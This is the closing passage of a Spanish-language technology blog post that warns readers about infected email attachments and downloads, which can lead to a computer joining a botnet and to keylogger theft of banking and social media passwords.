Ya has visto cómo funciona el malware en el mundo moderno, así que **ten cuidado con los archivos adjuntos en los correos electrónicos y los archivos que descargues de internet**. Muchos pueden estar infectados y como ya has visto, pueden dejar tu ordenador a merced de un atacante. En éste caso, de infectarte, tu ordenador no sólo quedaría a su merced para formar parte de una **botnet** que después podría usar de forma personal o vender en el mercado negro, sino que además mediante un *keylogger* puede robarte las contraseñas de tus cuentas bancarias y redes sociales para lucrarse económicamente con toda esa información.



ANTERIOR

El secreto (a voces) de Windows XP

SIGUIENTE

Acerca de los nuevos errores en Windows 10 (Corrupción en el sistema de archivos y acceso a dispositivo del sistema, y cómo solucionarlo)

Buscar ...



Entradas Recientes

- [Encriptación LUKS con CRYPTSETUP](#)
- [Se acabaron las bromas. A partir de ahora vas a estar constantemente vigilado en todas partes.](#)
- [Microsoft anuncia su nueva versión de su sistema operativo: Windows 11](#)
- [La historia de Internet en España](#)
- [Terminología moderna usada en tecnología digital](#)
- [Desactiva la ejecución de JavaScript de los archivos PDF, en Firefox y TOR browser.](#)

Categorías

[Actualidad](#)[Android](#)[Básicos](#)[Ciberseguridad](#)[Criptografía](#)[Emulación / Virtualización](#)[FOSS](#)[Hacking](#)[Informática](#)[Internet](#)[Juegos](#)[Opinion](#)[Otros](#)[Personal](#)[Privacidad](#)[Programación](#)[Tecnología](#)[Time Machine](#)[Tutoriales](#)

RSS

[Suscribirse al feed RSS](#)

[Inicio](#)

[Catálogo](#)

Tutoriales
Política de privacidad
Política de Cookies
Acerca de mi
Acerca de ElInformati.co